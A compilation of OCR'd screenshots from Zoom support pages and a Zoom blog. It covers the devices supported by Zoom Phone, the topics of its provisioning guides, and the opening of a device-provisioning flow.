
The table below provides the list of supported phone devices for Zoom Phone. You can also see a list of supported features. Before you add devices to Zoom Phone, see an overview of the provisioning process.

For Zoom Phone Appliances, see our list of certified devices.
For Zoom Certified Devices, see the list of Zoom Certified Devices.

This article covers:

- Encryption
- Desk phones
  - AudioCodes
  - Cisco
  - Grandstream
    - Check the hardware version number of your Grandstream desk phone
  - Poly
  - Yealink
- Analog gateways
  - AudioCodes
  - Cisco
  - Grandstream
    - Upgrade an ATA Grandstream firmware
    - Verify an ATA Grandstream unit has the updated Gen 2 device factory certificate installed
    - Find an ATA Grandstream LAN MAC address value
  - Poly
- Desk phone accessories
  - Cisco
  - Poly
  - Yealink
- Session Border Controllers
  - AudioCodes

Source: https://support.zoom.us/hc/en-us/articles/360001299063-Zoom-Phone-Supported-Devices




5 Reasons Zoom Phone Has Sold 4 Million Seats So Quickly

September 9, 2022 · 8 min read

Source: https://blog.zoom.us/millions-of-reasons-to-celebrate-zoom-phone/

Hardware

- AudioCodes C450HD IP-Phone
- Publicly downloadable firmware
- Support for ZTP
- Multiple use cases




Zoom Support > Zoom Phone System Support > Settings and Configuration for Zoom Phone > Provisioning Desk Phones and Devices

Provisioning Desk Phones and Devices

Provision phones and hardware to use them with Zoom Phone. Use desk phone provision templates and other provisioning guides to perform advanced provisioning configurations.


- AudioCodes MP504/508 (formally M500Li) ATA device provisioning
- Cisco assisted provisioning guide
- Zoom Phone firmware resync and Auto Pulling
- Resetting to factory default (Poly)
- Resetting to factory default (Yealink)
- Configuring desk phone provision templates
- Assisted provisioning URLs
- Poly assisted provisioning guide
- Yealink assisted provisioning guide
- Re-syncing a desk phone or common area phone with the zero touch provisioning (ZTP) server

Source: https://support.zoom.us/hc/en-us/sections/4413424119565-Provisioning-Desk-Phones-and-Devices



IT administrator

1. adds a device and assigns a configuration template




vendor redirect service

